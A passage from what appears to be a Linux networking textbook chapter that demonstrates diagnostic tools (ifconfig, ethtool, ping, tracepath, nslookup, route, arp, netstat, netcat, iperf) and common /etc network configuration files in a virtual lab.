          inet addr:192.168.1.11 Bcast:192.168.1.255 Mask:255.255.255.0
          BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:73 errors:0 dropped:0 overruns:0 frame:0
          TX packets:85 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:33315 (33.3 KB) TX bytes:15065 (15.0 KB)

network@node1:~$ sudo ifconfig eth1 192.168.3.33/24 up
network@node1:~$ ifconfig eth1
eth1      Link encap:Ethernet HWaddr 08:00:27:51:52:b4
          inet addr:192.168.3.33 Bcast:192.168.3.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe51:52b4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:73 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:33315 (33.3 KB) TX bytes:15525 (15.5 KB)
```

Further examples of setting IP addresses, including updating the routing table, are given in Chapter 10.

Video
ifconfig for Viewing and Setting IP Address in Linux (8 min; Apr 2018)
https://www.youtube.com/watch?v=K8lhuUgArrY

9.4 Viewing Ethernet Interface Details

`ifconfig` shows summary information for your different network interfaces. If you want to see more details of your Ethernet (wired LAN) interfaces you can use `ethtool`. This shows information such as data rates supported, current data rate in use and whether the link is up or not. It also allows you to set parameters, such as whether or not the NIC will perform some operations that normally would be performed by the OS.


To view information about a specific Ethernet interface, such as *eth0*:

```
$ ethtool eth0
```

Some of the values to look at if your link is not working as expected include: *Link Detected*, *Speed* and *Duplex*. If the link is not detected it suggests the cable is not plugged in correctly or there is a problem with the hardware. If the link is detected but the speed and duplex are not as expected (e.g. they are 10 Mb/s and Half-Duplex) it may mean a problem with the cable or NIC.

Note: ethtool and virtnet
In virtualised guests, e.g. using virtnet or VirtualBox, there is of course no physical NIC. The virtualisation software creates a virtual NIC that the guest operating system, and therefore `ethtool`, sees. Depending on the virtualisation setup, this virtual NIC may be entirely in software or it may be based on the real physical NIC in your computer. VirtualBox supports several different software-based virtual NICs, as seen by the Network settings in Figure 9.1.

> As a virtual NIC is used, the output of `ethtool` may not be so useful, as it shows most information as “Not reported” or “Unknown”. There is not much you can do about this and highlights a limitation of virtualisation for study: the real hardware details are hidden.



[✓] Enable Network Adapter
Attached to: NAT
Name:
Adapter Type: Paravirtualized Network (virtio-net)
Promiscuous Mode: Deny
MAC Address: 0800279A85CB
[✓] Cable Connected

Figure 9.1: VirtualBox network adapter options

Normally the default values are appropriate. However you may manually set values using the `-s` option:

```
$ sudo ethtool -s eth0 speed 100 duplex full
```

But note that other settings may impact on whether or not your desired settings are used (for example, with *Auto-negotation* turned on, the link speed will be negotiated by the two end points).

Sometimes operations on packets that are typically performed by the operating system, such as checking checksums and segmenting packets, are offloaded to the NIC. The reason is that the NIC can perform these operations much faster than the OS, increasing the data transfer performance. However when such offloading is performed it may create confusion for students when capturing packets: conceptually we think the operating system segments packets and we would see the individual segments in Wireshark; but with offloading the segments are not seen because they are performed in the NIC hardware (which tcpdump/Wireshark cannot see). Therefore it may be beneficial to turn off such features in a lab.

To view the offloaded features:

```
$ ethtool -k eth0
```

To turn offloading features on/off:

```
$ sudo ethtool -K eth0 gso off
```

See the `man` page for `ethtool` to see the list of features and their short names (e.g. `gso` means `generic-segmentation-offload`).

An example on a real interface (not using virtnet):

```
sgordon@laptop:~$ ethtool enp0s31f6
Settings for enp0s31f6:
        Supported ports: [ TP ]
        Supported link modes:   10baseT/Half 10baseT/Full
                                100baseT/Half 100baseT/Full
                                1000baseT/Full
        Supported pause frame use: No
        Supports auto-negotiation: Yes
        Supported FEC modes: Not reported
        Advertised link modes:  10baseT/Half 10baseT/Full
                                100baseT/Half 100baseT/Full
                                1000baseT/Full
        Advertised pause frame use: No
        Advertised auto-negotiation: Yes
        Advertised FEC modes: Not reported
        Speed: 100Mb/s
        Duplex: Full
        Port: Twisted Pair
        PHYAD: 1
        Transceiver: internal
        Auto-negotiation: on
        MDI-X: on (auto)
Cannot get wake-on-lan settings: Operation not permitted
        Current message level: 0x00000007 (7)
                               drv probe link
        Link detected: yes
```

Video
Linux Networking: ifconfig, ethtool and netstat (12 min; Aug 2016)
https://www.youtube.com/watch?v=WRqujFsR3Js

9.5 Testing Network Connectivity

A basic task for diagnosing the connectivity of a network is to test whether one computer can communicate with another. This is normally performed using the Internet Control Message Protocol (ICMP). A user application that implements ICMP for testing connectivity is `ping`.

`ping` sends a message from your computer to some destination computer, which then immediately responds. `ping` measures the time it takes from sending the message, to when the response is received. That is, the delay to the destination and back, i.e. the Round Trip Time (RTT).

The simplest way to use `ping` is to specify the destination as the first parameter:

```
$ ping DESTINATION
```

where `DESTINATION` is the IP address or domain name of the computer you want to test connectivity with.

You can stop the ping by pressing *Ctrl-C*, or you can limit the number of messages sent by `ping` to `COUNT` messages using the `-c` parameter:

```
$ ping -c COUNT DESTINATION
```

There are other useful options for `ping`: read the manual!

An example of pinging inside virtnet is below. The first ping is from node1 to node2 with a count of 3 pings. By default, a new message is sent every 1 second, and as a response is received a line of the results is printed. For example, the first result contains `icmp_seq` of 1 and the RTT was 2.83 ms. After the 3 packets summary statistics are displayed, e.g. showing the average RTT of 2.689 ms. The second ping from the example is from node1 to node3, this time with an interval of 2 seconds and data size of 100 Bytes.

```
network@node1:~$ ping -c 3 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=2.83 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=3.14 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=2.08 ms

--- 192.168.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 2.084/2.689/3.149/0.450 ms
network@node1:~$ ping -c 4 -i 2 -s 100 192.168.2.21
PING 192.168.2.21 (192.168.2.21) 100(128) bytes of data.
108 bytes from 192.168.2.21: icmp_seq=1 ttl=63 time=3.54 ms
108 bytes from 192.168.2.21: icmp_seq=2 ttl=63 time=3.71 ms
108 bytes from 192.168.2.21: icmp_seq=3 ttl=63 time=3.83 ms
108 bytes from 192.168.2.21: icmp_seq=4 ttl=63 time=4.88 ms

--- 192.168.2.21 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 6008ms
rtt min/avg/max/mdev = 3.548/3.994/4.881/0.527 ms
```

Video
ping for Network Connectivity Testing in Linux (6 min; Apr 2018)
https://www.youtube.com/watch?v=bzACzCTCTrU

9.6 Testing a Route

Another useful network connectivity test is to determine the path (or route) that a message takes. That is, what routers does the message pass via on the way to the destination. As with `ping`, ICMP messages are sent to determine this. An application that implements this in Ubuntu is `tracepath`[1]. Like `ping`, an ICMP message is sent to the destination and returned, but with `tracepath` the set of routers along the way also send a response to the source.

The `tracepath` application can be used by giving a destination IP address or domain name as a parameter:

```
$ tracepath DESTINATION
```

[1]Some Unix distributions use the application `traceroute` to perform the same functionality as `tracepath`. In fact, you will see many web sites refer to *traceroute* instead of *tracepath*.

tracepath relies on intermediate routers in a path to respond to ICMP (or in some cases, UDP) messages. Not all routers in the Internet are configured to respond—some ignore the packets sent by tracepath. Therefore you may sometimes see "no reply" or see tracepath pause. There is not much you can do about this, other then gain some information from the routers that do reply.

First an example from within virtnet, tracing the path from node1 to node3. Note that a DNS lookup has occurred (see Section 9.7, as the destination of 192.168.2.21 is shown as www.myuni.edu (in virtnet, this fake domain is allocated to the IP 192.168.2.21).

```
network@node1:~$ tracepath 192.168.2.21
 1?: [LOCALHOST]                                       pmtu 1500
 1:  192.168.1.1                                         1.662ms
 1:  192.168.1.1                                         0.953ms
 2:  www.myuni.edu                                       1.893ms reached
     Resume: pmtu 1500 hops 2 back 2
```

And an example from a real Linux computer, where no replies are received after the 8th router (and the command is cancelled with Ctrl-C):

```
sgordon@laptop:~$ tracepath www.australia.gov.au
 1?: [LOCALHOST]                         pmtu 1500
 1:  stafftestnet-gw.cqu.edu.au                          2.594ms
 1:  stafftestnet-gw.cqu.edu.au                          2.056ms
 2:  cns-gw.cqu.edu.au                                   1.694ms
 3:  rock087-wan-sun100.cqu.edu.au                      16.457ms
 4:  core-rok87wan-p2p.cqu.edu.au                       16.729ms
 5:  rok-fire-internet.cqu.edu.au                       19.629ms
 6:  rok019-border.cqu.edu.au                           19.599ms
 7:  xe-5-0-6-205.pe1.fvly.qld.aarnet.net.au            27.868ms
 8:  xe-0-0-3.bdr1.gdpt.qld.aarnet.net.au               27.950ms
 9:  no reply
10:  no reply
^C
```

9.7 Converting Between Domain Names and IP Addresses

The DNS is used for mapping domain names (user-friendly addresses) into IP addresses (computer-readable addreses). It is also possible to do the opposite, often referred to as *reverse DNS*: map IP addresses to the corresponding domain name.

There are several tools for using DNS (or reverse DNS) in Linux, all using slightly different approaches, and producing different output. In this section we will use one of the simpler/older tools, nslookup. The other tools are called dig and host—you can try them yourself to see the difference. The basic use of the tools work in the same way: give a domain name as a parameter, and the corresponding IP address will be returned; or give an IP address as a parameter, and the corresponding domain name will be returned.

```
$ nslookup DOMAIN    # returns IP address
$ nslookup IPADDRESS # returns domain name
```

By default, `nslookup` will try to first use your local DNS server to retrieve the information. How do you know what your local DNS server is? On Ubuntu, the IP address of one or more local DNS servers are stored in the file `/etc/resolv.conf`. Note however this file may be automatically generated, meaning the contents may change over time. Consider the output of the following `resolv.conf` file:

```
$ cat /etc/resolv.conf
nameserver 10.10.10.9
nameserver 192.168.20.103
```

In this example there are two local DNS servers configured. They have IP addresses `10.10.10.9` and `192.168.20.103`. Requests will be sent to the first DNS server, and if no response, then the second will be tried. View your `/etc/resolv.conf` to know your local DNS server.

If you want to retrieve the information from a specific DNS server then you need to give an additional option:

```
$ nslookup DOMAIN DNSSERVER
```

Note that Linux typically uses (at least) two naming services: the common Internet naming service DNS, as well as a simple file that lists a set of names and corresponding addresses. This is called the `/etc/hosts` file. See Section 9.11 for further information.

The following are examples of DNS lookups on node1 in virtnet. Note that the lookups are for real Internet servers (outside of virtnet): recall although node1 is a virtual machine it still has normal Internet access.

First, the local DNS server is identifed as `10.0.2.3`. In virtnet, VirtualBox implements a DNS server that listens at this address.

```
network@node1:~$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.3
```

Now perform a DNS lookup using the local DNS server. The first two lines identify the DNS server that provided the answer. The answer provides the address of `151.101.98.217` on the last line. However we also see `www.australia.gov.au` is an alias, with the real/canonical name being `b2.shared.global.fastly.net`.

```
network@node1:~$ nslookup www.australia.gov.au
Server:         10.0.2.3
Address:        10.0.2.3#53

Non-authoritative answer:
www.australia.gov.au  canonical name = b2.shared.global.fastly.net.
Name:   b2.shared.global.fastly.net
Address: 151.101.98.217
```

An example of a reverse DNS lookup, where the IP address is known, follows.

```
network@node1:~$ nslookup 103.3.63.107
Server:         10.0.2.3
Address:        10.0.2.3#53
```

```
Non-authoritative answer:
107.63.3.103.in-addr.arpa    name = sandilands.info.

Authoritative answers can be found from:
```

Video
nslookup for Domain Name Lookups in Linux (7 min; Apr 2018)
https://www.youtube.com/watch?v=jayv4bO4364

9.8 Viewing the Routing Table

IP uses a routing table to determine where to send datagrams. This applies to end hosts (like PCs), as well as routers, however a routing table on a host is typically quite simple, since all packets are often sent to a local (default) router.

You can view your routing table using the `route` command:

```
$ route -n
```

Note: -n Numeric Option in Linux Commands
Many networking-related commands in Linux include a `-n` option. When used, addresses are shown in their numeric form, rather than human-friendly form. For example, with the `-n` option, `route` will show IP addresses. However the default is to try to displayed domain/host names rather than IP addresses.

You are recommended to use the `-n` option when it is supported as sometimes the non-numeric information can be misleading. It may even be slower to run the command without the `-n` option since DNS lookups may be required. Some commands that support `-n` are: `ping`, `tracepath`, `route`, `arp`, `tcpdump`, `netstat`.

By default, `route` shows the main routing table. However, the operating system also maintains a cache of routing entries, which are based on where previous packets have been sent. When IP has a packet to send, it first checks the routing cache for an entry, and then (if no entry exists in the cache) uses the main routing table. You can view the routing cache using the `-C` option:

```
$ route -n -C
```

The routing cache shows the Gateway used for particular Source and Destination pairs.

In Chapter 10 we will use `route` to modify the routing tables (like adding a new route).

Now consider example output of the `route` command on node1 in virtnet:

```
network@node1:~$ route -n
Kernel IP routing table
```

```
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.0.2.2        0.0.0.0         UG    0      0        0 eth0
10.0.2.0        0.0.0.0         255.255.255.0   U     0      0        0 eth0
192.168.0.0     192.168.1.1     255.255.0.0     UG    0      0        0 eth1
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 eth1
```

There are eight columns and four rows (entries). We will focus on the first two columns and the last (Iface). The Genmask column can be read with the destination; see the man page for a description of the full table.

First some terminology. Gateway means the same as router. In the Gateway column, an IP address of `0.0.0.0` is a special case meaning there is no router. A simple way to read the table is: "to reach the Destination, send to the Gateway/Router using the specified I(nter)face". While IP uses longest-prefix matching, in this small table it is easiest to understand by reading from the last row upwards. As a result, the table specifies the following:

- To reach network `192.168.1.0/24`, send direct (not via a router) using interface `eth1`.
- To reach network `192.168.0.0/16` (except `192.168.1.0`), send to router with IP `192.168.1.1` using interface `eth1`.
- To reach network `10.0.2.0`, send direct using interface `eth0`.
- To reach any other network, send to router `10.0.2.2` using interface `eth0`.

Video
route for Viewing Routing Tables in Linux (18 min; Apr 2018)
https://www.youtube.com/watch?v=c4rfWsV4H-I

9.9 Converting IP Addresses to Hardware Addresses

Remember that IP addresses are logical addresses. For a computer to send data to another computer on the same LAN/WAN they must use hardware (or MAC) addresses. For example, if computer A wants to send an IP datagram to computer B (on the same network as A) with IP address `192.168.1.3`, then computer A must know the hardware address of computer B. Hence, the ARP is used to find the corresponding hardware addresses for a given IP address.

Although we don't yet cover in detail how ARP works, we can view the information ARP has in your computer using the application `arp`. Running `arp` will return a table (called the *ARP table* or *ARP cache*) of IP addresses and corresponding hardware addresses that your computer currently knows about:

```
$ arp -n
```

ARP automatically updates the table with new entries for you. However, you can also use `arp` to delete entries from your ARP table and manually add new entries. See the man page for the syntax.

A quick example of ARP on virtnet:

```
network@node1:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.1              ether   08:00:27:10:28:7d   C                     eth1
10.0.2.2                 ether   52:54:00:12:35:02   C                     eth0
10.0.2.3                 ether   52:54:00:12:35:03   C                     eth0
```

We see node1 is currently aware of three IP addresses (and their corresponding hardware addresses), and the interface to reach them on.

Video
arp for Showing Address Resolution Table in Linux (6 min; Apr 2018)
https://www.youtube.com/watch?v=ja787Yl01MY

9.10 Network Statistics

A tool that allows you to view many different network statistics is **netstat**. For example, you can view interface statistics (similar to **ifconfig**), routing table statistics (same as **route**), connection statistics and TCP/IP packet statistics. Lets look at how to view the last two. **netstat** is actually a multi-tool and you choose the information you want with one of the many options. We will show a few examples in the following, all on node1 in virtnet.

First, you can view the active TCP connections, which in this example shows node1 (local address) having recent TCP connections to three other applications (foreign address). The ports (:80, :22 and :80, respectively) indicate the likely applications: SSH for port 22 and web browsing for port 80.

```
network@node1:~$ netstat -t -n
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.1.11:38020      192.168.2.21:80         TIME_WAIT
tcp        0     36 10.0.2.15:22            10.0.2.2:41928          ESTABLISHED
tcp        0      0 192.168.1.11:38018      192.168.2.21:80         TIME_WAIT
```

You can also view summary TCP/IP statistics:, such as packet sent/received by different protocols.

```
network@node1:~$ netstat -s
Ip:
    2318 total packets received
    2 with invalid addresses
    0 forwarded
    0 incoming packets discarded
    2316 incoming packets delivered
    1495 requests sent out
Icmp:
    10 ICMP messages received
    0 input ICMP message failed.
    ICMP input histogram:
        destination unreachable: 1
        timeout in transit: 2
        echo replies: 7
    7 ICMP messages sent
    0 ICMP messages failed
    ICMP output histogram:
        echo request: 7
IcmpMsg:
        InType0: 7
        InType3: 1
        InType11: 2
        OutType8: 7
Tcp:
    5 active connections openings
    2 passive connection openings
...
IpExt:
    InOctets: 165601
    OutOctets: 177667
    InNoECTPkts: 2351
```

Explore the `netstat` man page to see other options and explanation of the output.

Video
netstat for Network Information in Linux (5 min; Apr 2018)
https://www.youtube.com/watch?v=nbz6ooMNm84

9.11 Useful Networking Files

Some additional networking information about your computer can be found in various files on your computer. An important directory that contains a lot of configuration details for your operating system is the `/etc` directory. Some useful files are listed in this section. The examples are taken from node1 in virtnet. In some cases the file contents are edited (lines deleted) for brevity.

9.11.1 /etc/hostname

The `hostname` file stores the name of this computer or host.

```
node1
```

9.11.2 /etc/hosts

The `hosts` file allows the system administrator to specify a list of local domain names and corresponding IP addresses. This is used in addition to DNS, however the mappings given in the file are local to this computer (whereas DNS servers storing mappings can be consulted by many computers). Normally the `hosts` file is used to give a name to this computer, as indicated on the first two lines in the example. It can also be used to map domains to chosen IP addresses. This is useful for setting up test domains in a local network (lines 10 to 12 are the fake domains used for demonstration web servers in virtnet), or redirecting applications accessing a specific domain to a server different than what DNS returns.

```
127.0.0.1      localhost
127.0.1.1      node1

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# Used for website demos
192.168.2.21   www.myuni.edu
192.168.2.22   www.freestuff.com
192.168.2.22   www.myuni.edu.gr
```

Video
/etc/hosts for Local Domains in Linux (8 min; Apr 2018)
https://www.youtube.com/watch?v=vUDJ-CAhnrs

9.11.3 /etc/resolv.conf

The `resolv.conf` file lists the local DNS servers that your computer will use. Multiple name servers can be listed, one per line. Note that the entries may be generated in soem cases. See the following man pages: `man resolv.conf` and `man resolvconf`, noting the second is for software (no dot after resolv).

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.3
```

9.11.4 /etc/network/interfaces

The `interfaces` file can be used to configure the different network interfaces (NICs) on your computer, especially allocating IP addresses (and related information). When your computer boots, two common methods in which a NIC obtains an IP address are:

static The address details are set in this file.

dhcp A Dynamic Host Configuration Protocol (DHCP) client contacts a DHCP server to obtain and set the address details.

loopback is also used for special software interfaces for sending to oneself, and *manual* is also available for requiring the user to setup later.

In virtnet nodes, usually interface `eth0` uses DHCP, obtaining an IP address from the VirtualBox DHCP server. Then `eth1` (and above) have static addresses assigned to implement the desired network topology.

In the following example, `eth1` has two special options *post-up* and *pre-down*. These are used to add and delete a route to other subnets inside virtnet when after the interface is brought up and before the interface is brought down, respectively.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet dhcp

# VBoxNetwork: neta
auto eth1
iface eth1 inet static
       address 192.168.1.11
       netmask 255.255.255.0
       network 192.168.1.0
       broadcast 192.168.1.255
       post-up route add -net 192.168.0.0 netmask 255.255.0.0 gw 192.168.1.1
           dev eth1
       pre-down route del -net 192.168.0.0 netmask 255.255.0.0 gw 192.168.1.1
           dev eth1

...
```

9.11.5 /etc/services

The `services` file lists transport layer port numbers and their associated named services. This is useful if you need to remember a port number, or if you write software that needs to map service names to port numbers. Appendix A lists some common ports, while IANA maintain the official Service Name and Transport Protocol Port Number Registry.

```
...
tcpmux          1/tcp                           # TCP port service multiplexer
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
discard         9/udp           sink null
systat          11/tcp          users
daytime         13/tcp
daytime         13/udp
netstat         15/tcp
qotd            17/tcp          quote
msp             18/tcp                          # message send protocol
msp             18/udp
chargen         19/tcp          ttytst source
chargen         19/udp          ttytst source
ftp-data        20/tcp
ftp             21/tcp
fsp             21/udp          fspd
ssh             22/tcp                          # SSH Remote Login Protocol
ssh             22/udp
telnet          23/tcp
smtp            25/tcp          mail
...
```

9.11.6 /etc/protocols

The `protocols` file lists network layer protocol numbers and their associated transport layer names. This is useful if you need to remember a protocol number, or if you write software that needs to map transport/routing protocols to protocol numbers. Appendix A lists some common protocol numbers, while IANA maintain the official list of Protocol Numbers.

```
...
ip      0       IP              # internet protocol, pseudo protocol number
hopopt  0       HOPOPT          # IPv6 Hop-by-Hop Option [RFC1883]
icmp    1       ICMP            # internet control message protocol
igmp    2       IGMP            # Internet Group Management
ggp     3       GGP             # gateway-gateway protocol
ipencap 4       IP-ENCAP        # IP encapsulated in IP (officially ``IP'')
st      5       ST              # ST datagram mode
tcp     6       TCP             # transmission control protocol
egp     8       EGP             # exterior gateway protocol
igp     9       IGP             # any private interior gateway (Cisco)
pup     12      PUP             # PARC universal packet protocol
udp     17      UDP             # user datagram protocol
hmp     20      HMP             # host monitoring protocol
xns-idp 22      XNS-IDP         # Xerox NS IDP
rdp     27      RDP             # "reliable datagram" protocol
iso-tp4 29      ISO-TP4         # ISO Transport Protocol class 4 [RFC905]
dccp    33      DCCP            # Datagram Congestion Control Prot. [RFC4340]
xtp     36      XTP             # Xpress Transfer Protocol
ddp     37      DDP             # Datagram Delivery Protocol
idpr-cmtp 38    IDPR-CMTP       # IDPR Control Message Transport
ipv6    41      IPv6            # Internet Protocol, version 6
ipv6-route 43   IPv6-Route      # Routing Header for IPv6
ipv6-frag 44    IPv6-Frag       # Fragment Header for IPv6
...
```

9.11.7 /etc/sysctl.conf

The `sysctl.conf` file stores system variables for the Linux kernel. The user can add variables and values to change them from the default values chosen upon boot. For networking, variables start with *net*. For example, to enable packet forwarding, turning your host into a router, you can uncomment the variable *net.ipv4.ip_forward*, making sure the value is 1. Chapter 10 demonstrates setting up a router in Linux.

There is also the `sysctl` command, which allows interactive viewing and setting of variables. To view all variables and their current values:

```
$ sysctl -a
```

See `man sysctl.conf` and `man sysctl` for further information.

```
#
# /etc/sysctl.conf - Configuration file for setting system variables
# See /etc/sysctl.d/ for additional system variables.
# See sysctl.conf (5) for information.
#

#kernel.domainname = example.com

# Uncomment the following to stop low-level messages on console
#kernel.printk = 3 4 1 3

##############################################################3
# Functions previously found in netbase
#

# Uncomment the next two lines to enable Spoof protection (reverse-path filter)
# Turn on Source Address Verification in all interfaces to
# prevent some spoofing attacks
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1

# Uncomment the next line to enable TCP/IP SYN cookies
# See http://lwn.net/Articles/277146/
# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

# Uncomment the next line to enable packet forwarding for IPv4
#net.ipv4.ip_forward=1

# Uncomment the next line to enable packet forwarding for IPv6
#  Enabling this option disables Stateless Address Autoconfiguration
#  based on Router Advertisements for this host
#net.ipv6.conf.all.forwarding=1
...
```

9.12 Application and Performance Testing

To be completed. Follow the links or view the videos to see information about each tool.

9.12.1 Generic Application Testing with netcat

Netcat, or `nc` for short, is a command that allows client/server communications using TCP or UDP. That is, `nc` can be used to start a server listening on a chosen port, and then `nc` can be used on another computer to act as a client that connects to that server. Data can be sent in both directions between client and server using the chosen transport protocol. The data is sent in the payload of the TCP or UDP packet—there is no application protocol used. The data is read from the command line, so that once the client and server are both running, one user can type in a message, press *ENTER*, and that message will be sent to the corresponding user and displayed on the screen.

`nc` is allows creation of a simply messaging application, where two users on different computers can send text messages to each other. Using pipes and redirection, this can be extended to send files to each other. However `nc` is not very user friendly for such purposes—you are recommended to use a dedicated application if you really want messaging or file transfer. The real benefit of `nc` comes in testing, with two scenarios commonly used:

1. To test that one computer can communicate with another via TCP and/or UDP, start a `nc` server and `nc` client on each computer, then send messages.

2. To test an existing server (e.g. a web server) can be reached, use `nc` as a client only, pretending to act as the real client (e.g. web browser). This is useful of if the client is not available on your system, or you don't want to start the client (e.g. within a script).

These scenarios are useful for testing firewalls: the server can listen on any port, and you can try to connect via the client to determine if your firewall rules are working (i.e. allow or block the connection).

Let's show how to use `nc` first using TCP as the transport protocol (which is the default). The demonstrations are performed on virtnet topology 5, with the client running on node1 and the server on node3.

First we must start the server, specifying the port to listen on. You may generally select any unused port (although if you use a port lower than 1024, then you will need to precede the `nc` command with `sudo`). In this demo, the selected port is `12345`.

```
network@node3:~$ nc -l 12345
```

The server will wait for communications from the client.

Now on node1 we will start the client. We must specify the IP address and port of the server. In this demo, node3 has IP `192.168.2.21` and the port is that used above.

```
network@node1:~$ nc 192.168.2.21 12345
```

The client is now waiting for user input. If you type in a message on the client, say *hello*, then that should be displayed on the server.

```
network@node1:~$ nc 192.168.2.21 12345
hello
```

Similarly, you can type a message on the server and it should be displayed on the client.

```
network@node3:~$ nc -l 12345
hello
bye
```

To gracefully close a connection, press *Ctrl-D* at either client or server. *Ctrl-C* will also work.

Now you have a simply messaging application, and more importantly, a tool to test a network with TCP traffic.

Video
Netcat and TCP in a Virtual Linux Network (19 min; Feb 2017)
https://www.youtube.com/watch?v=yDBk39ZGPdw

`nc` also supports UDP. You must use the `-u` option at *both* client and server. On the server (node3):

```
network@node3:~$ nc -u -l 12345
```

And on the client (node1):

```
network@node1:~$ nc -u 192.168.2.21 12345
```

You can now send data in UDP packets between client and server. Note that as UDP is not connection-oriented, you will need to use *Ctrl-C* on both sides to stop the client and server.

Video
Netcat and UDP in a Virtual Linux Network (14 min; Feb 2017)
https://www.youtube.com/watch?v=MSUBpAylQyc

9.12.2 Traffic Monitoring with iptraf

`iptraf` is an interactive tool to monitor traffic through a computer. To install:

```
$ sudo apt install iptraf
```

To run you must use `sudo`:

```
$ sudo iptraf
```

Explore the user interface using your arrow keys. More information to be added in the future.

9.12.3 Internet Performance Measurements with iperf

`iperf` is a client/server program that allows you to measure the performance of a network, in particular, TCP and UDP throughput. `iperf` is free software to download, available for Linux and Windows operating systems. To use iperf you run one copy as a server (which waits for connections/data) and another as a client (which initiates sending data). At the end of the data transfer the server reports the statistics (throughput, packet loss, delay) back to the client. Data transfer can be performed with either TCP or UDP.

Network Configuration

For the following demonstrations, `iperf` was run on a real network, not using virtnet. While virtnet is useful for general networking, as data is transferred between nodes via the host memory (rather than switches and cables), the performance achieved using virtnet does not emulate that used in real networks. In short, using `iperf` in virtnet is not very useful for measuring performance.

The following examples were performed on a 100Mb/s switched Fast Ethernet network. That is, the `iperf` client was running on a Pentium III 933MHz (with Ubuntu 8.04) and the server on a Pentium D 2.8GHz (also Ubuntu 8.04). The two computers were connected via switch (ZyXel ADSL Modem/Router/Switch) using Cat5 cabling. The IP address of the client is `192.168.1.3` and the server `192.168.1.2`.

While the examples are from an old setup (about 2009), the same commands can be applied today (but the performance results will differ on your network).

You may need to install `iperf` on both client and server computer. On Linux:

```
$ sudo apt install iperf
```

You can also obtain iperf for other operating systems, and have the client and server running on different operating systems.

The following tests were all performed using `iperf` version 2. iperf3 is substantially different.

UDP Performance

Let's first consider the performance of UDP over the simple test network. On the server run:

```
server@192.168.1.2:~$ iperf --server --udp
```

Note that the options `--server` and `--udp` have shorter versions, `-s` and `-u`, respectively. I am using the longer version for ease of readability; you may use the shorter versions for ease of typing.

Now start the test on the client. In this test we will send UDP data at 100Mb/s for 10 seconds:

```
client@192.168.1.3:~$ iperf --client 192.168.1.2 --udp --time 10 --bandwidth
    100M
```

When the test is completed the output from the server looks like this:

```
------------------------------------------------------------
Server listening on UDP port 5001
Receiving 1470 byte datagrams
UDP buffer size: 109 KByte (default)
------------------------------------------------------------
[  3] local 192.168.1.2 port 5001 connected with 192.168.1.3 port 39253
[  3]  0.0-10.0 sec   114 MBytes 95.7 Mbits/sec 0.013 ms  0/81435 (0%)
[  3]  0.0-10.0 sec 1 datagrams received out-of-order
```

while the output from the client is:

```
------------------------------------------------------------
Client connecting to 192.168.1.2, UDP port 5001
Sending 1470 byte datagrams
UDP buffer size: 108 KByte (default)
```

```
------------------------------------------------------------
[  3] local 192.168.1.3 port 39253 connected with 192.168.1.2 port 5001
[  3]  0.0-10.0 sec   114 MBytes 95.8 Mbits/sec
[  3] Sent 81436 datagrams
[  3] Server Report:
[  3]  0.0-10.0 sec   114 MBytes 95.7 Mbits/sec 0.013 ms  0/81435 (0%)
[  3]  0.0-10.0 sec 1 datagrams received out-of-order
```

The Server Report gives us the most useful information: throughput of 95.7Mb/s, delay of 0.013ms and 0% packet loss. Note also the default parameters such as the datagram size (1470 bytes) and the buffer size (108 KBytes).

You can run further tests by starting the client again—the server remains running until you close it (e.g. Control-C). To look at details of the packets you could use packet capture software such as Wireshark or `tcpdump` to record the packets (see Chapter 11). For example, `tcpdump` can be used to capture all packets, e.g.:

```
client@192.168.1.3:~$ tcpdump -i eth1 -w file.pcap
```

The above will capture all packets on interface `eth1` and save them in `file.pcap`. If you only want to capture packets belong to `iperf` (assuming there is other traffic on the network) you can specify a filter (e.g. based on the port number):

```
client@192.168.1.3:~$ tcpdump 'port 5001' -i eth1 -w file.pcap
```

A text summary output of the packets can be printed to the screen by omitting the `-w` option. Alternatively, you can read the .pcap file into `tcpdump` (e.g. `tcpdump -r file.pcap`) or load it into Wireshark. (Of course, you can just use Wireshark to perform the capture, but `tcpdump` is sometimes useful when you only have/want command-line access).
